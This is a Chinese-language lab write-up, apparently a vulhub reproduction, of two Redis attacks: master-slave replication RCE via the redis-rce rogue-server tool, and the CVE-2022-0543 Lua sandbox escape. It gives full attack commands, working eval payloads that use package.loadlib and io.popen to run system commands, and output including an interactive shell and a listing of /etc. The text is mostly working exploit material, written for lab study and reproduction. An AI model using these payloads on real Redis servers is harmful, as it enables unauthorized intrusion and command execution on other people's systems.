
Redis主从复制漏洞复现

复现准备

- 镜像拉取，去github下载官方的vulhub到本地

```
cd vulhub/redis/4-unacc/
docker-compose up -d
```




```
[root@localhost 4-unacc]# docker-compose up -d
WARN[0000] /root/vulhub/redis/4-unacc/docker-compose.yml: `version` is obsolete
[+] Running 7/7
 ✓ redis Pulled                                                    488.4s
   ✓ fc7181108d40 Pull complete                                    480.9s
   ✓ 3e0ac67cad82 Pull complete                                    480.9s
   ✓ a13e0bc380b8 Pull complete                                    481.0s
   ✓ 403cb941e6f8 Pull complete                                    481.4s
   ✓ af490642e157 Pull complete                                    481.4s
   ✓ 7b2a385e049d Pull complete                                    481.4s
[+] Running 2/2
 ✓ Network 4-unacc_default    Created                                0.2s
 ✓ Container 4-unacc-redis-1  Started                                1.5s
```

- 靶机：`192.168.2.254:6379`
- 攻击机：`192.168.2.52`
- 在进行复现前确保`靶机6379`端口正常开启，并且能进行相互通信

获取poc

```
git clone https://github.com/Ridter/redis-rce
git clone https://github.com/n0b0dyCN/redis-rogue-server
```


- 放在同一文件夹



名称	修改日期	类型	大小
.git	2024/10/21 23:39	文件夹	
.gitignore	2024/10/21 23:39	txtfile	1 KB
README.md	2024/10/21 23:39	Markdown File	2 KB
redis-rce.py	2024/10/21 23:39	Python File	9 KB
requirements.txt	2024/10/21 23:39	文本文档	1 KB
redis-rogue-server.py	2024/10/21 23:39	Python File	8 KB
exp.so	2024/10/21 23:39	SO 文件	44 KB

获取权限

```
python redis-rce.py -r 192.168.2.254 -L 192.168.1.52 -f exp.so
```



```
C:\Users\24937\Desktop\redis-rce>python redis-rce.py -r 192.168.2.254 -L 192.168.1.52 -f exp.so

[*] Connecting to  192.168.2.254:6379...
[*] Sending SLAVEOF command to server
[+] Accepted connection from 192.168.2.254:6379
[*] Setting filename
[+] Accepted connection from 192.168.2.254:6379
[*] Start listening on 192.168.1.52:21000
[*] Tring to run payload
[+] Accepted connection from 192.168.1.52:61313
[*] Closing rogue server...

[+] What do u want ? [i]nteractive shell or [r]everse shell or [e]xit: i
[+] Interactive shell open , use "exit" to exit...
$ whoami
redis
$ ls
=exp.so
$
```

原理剖析


- 脚本首先通过 `Remote` 类连接到目标的Redis服务器，设置伪装服务器为Redis的 `从服务器`
- 在 `同步请求` 时，伪装服务器将 `恶意模块` 传输到目标服务器并将其 `载入`
- 攻击者可选交互式shell或者反弹shell
- 通过 `cleadnup` 函数卸载恶意模块并清除痕迹

Redis沙箱逃逸

- `2.2≤redis<6.25`
- 需要知道 `package.loadlib` 的路径
- 利用 `luaopen_io` 函数

复现准备


- 攻击机：`192.168.2.14`
- 靶机：`192.168.2.254`
- 拉取镜像(靶机)



```
[root@localhost ~]# ls
1panel-v1.10.18-lts-linux-amd64         initial-setup-ks.cfg  公共  图片  音乐
1panel-v1.10.18-lts-linux-amd64.tar.gz  quick_start.sh        模板  文档  桌面
anaconda-ks.cfg                         vulhub                视频  下载
[root@localhost ~]# cd vulhub/
[root@localhost vulhub]# cd redis/
[root@localhost redis]# cd CVE-2022-0543/
[root@localhost CVE-2022-0543]# ls
1.png  docker-compose.yml  README.md  README.zh-cn.md
[root@localhost CVE-2022-0543]# docker-compose up -d
WARN[0000] /root/vulhub/redis/CVE-2022-0543/docker-compose.yml: `version` is obsolete
[+] Running 5/5
 ✓ redis Pulled                                                                       15.9s
   ✓ 7c3b88808835 Pull complete                                                        7.7s
   ✓ 0ebbc3aab95d Pull complete                                                        8.9s
   ✓ 3b44c2c423c2 Pull complete                                                        9.0s
   ✓ ca5b505882c1 Pull complete                                                        9.0s
[+] Running 2/2
 ✓ Network cve-2022-0543_default    Created                                            0.3s
 ✓ Container cve-2022-0543-redis-1  Started                                            1.2s
[root@localhost CVE-2022-0543]# 
```

- 攻击机环境准备

```
wget http://download.redis.io/redis-stable.tar.gz
```




```
┌──(root㉿kali)-[/home/tomato/桌面]
└─# wget http://download.redis.io/redis-stable.tar.gz
--2024-10-22 00:28:13--  http://download.redis.io/redis-stable.tar.gz
正在解析主机 download.redis.io (download.redis.io)... 45.60.125.1
正在连接 download.redis.io (download.redis.io)|45.60.125.1|:80... 已连接。
已发出 HTTP 请求，正在等待回应... 200 OK
长度： 3626867 (3.5M) [application/octet-stream]
正在保存至: “redis-stable.tar.gz”

redis-stable.tar.gz      100%[===============================>]   3.46M  3.39MB/s  用时 1.0s

2024-10-22 00:28:15 (3.39 MB/s) - 已保存 “redis-stable.tar.gz” [3626867/3626867])
```

- 解压

```
tar -zxvf redis-stable.tar.gz
```


- 编译安装包(大约3分钟)



```
┌──(root㉿kali)-[/home/tomato/桌面]
└─# cd redis-stable

┌──(root㉿kali)-[/home/tomato/桌面/redis-stable]
└─# ls
00-RELEASENOTES     deps         MANIFESTO              runtest              SECURITY.md    TLS.md
BUGS                INSTALL      README.md              runtest-cluster      sentinel.conf  utils
CODE_OF_CONDUCT.md  LICENSE.txt  redis.conf             runtest-moduleapi    src
CONTRIBUTING.md     Makefile     REDISCONTRIBUTIONS.txt runtest-sentinel     tests

┌──(root㉿kali)-[/home/tomato/桌面/redis-stable]
└─# make
cd src && make all
make[1]: 进入目录“/home/tomato/桌面/redis-stable/src”
/bin/sh: 1: pkg-config: not found
/bin/sh: 1: pkg-config: not found
/bin/sh: 1: pkg-config: not found
    CC Makefile.dep
/bin/sh: 1: pkg-config: not found
/bin/sh: 1: pkg-config: not found
/bin/sh: 1: pkg-config: not found
rm -rf redis-server redis-sentinel redis-cli redis-benchmark redis-check-rdb redis-check-aof *.o *
.gcda *.gcno *.gcov redis.info lcov-html Makefile.dep *.so
rm -f threads_mngr.d adlist.d quicklist.d ae.d anet.d dict.d ebuckets.d mstr.d kvstore.d server.d
```

连接服务器

```
edis-cli -h 192.168.2.254 -p 6379

//payload
eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f = io.popen("ls /etc/", "r"); local res = f:read("*a"); f:close(); return res' 0

或

eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f = io.popen("id", "r"); local res = f:read("*a"); f:close(); return res' 0
```



```
┌──(root㉿kali)-[/home/tomato/桌面/redis-stable]
└─# redis-cli -h 192.168.2.254 -p 6379
192.168.2.254:6379> eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); l
ocal f = io.popen("ls /etc/", "r"); local res = f:read("*a"); f:close(); return res' 0
"adduser.conf\nalternatives\napt\nbash.bashrc\nbindresvport.blacklist\nca-certificates\nca-certificates.conf\ncron.d\ncron.daily\ndebc
onf.conf\ndebian_version\ndefault\ndeluser.conf\ndpkg\ne2scrub.conf\nenvironment\nfstab\ngai.conf\ngroup\ngroup-\ngshadow\ngshadow-\nh
ost.conf\nhostname\nhosts\ninit.d\nissue\nissue.net\nkernel\nld.so.cache\nld.so.conf\nld.so.conf.d\nlegal\nlibaudit.conf\nlogin.defs\n
logrotate.d\nlsb-release\nmachine-id\nmke2fs.conf\nmtab\nnetworks\nnsswitch.conf\nopt\nos-release\npam.conf\npam.d\npasswd\npasswd-\np
rofile\nprofile.d\nrc0.d\nrc1.d\nrc2.d\nrc3.d\nrc4.d\nrc5.d\nrc6.d\nrcS.d\nredis\nresolv.conf\nrmt\nsecurity\nselinux\nshadow\nshadow-
\nshells\nskel\nssl\nsubgid\nsubuid\nsysctl.conf\nsysctl.d\nsystemd\nterminfo\nupdate-motd.d\nwgetrc\nxattr.conf\n"
192.168.2.254:6379> 
```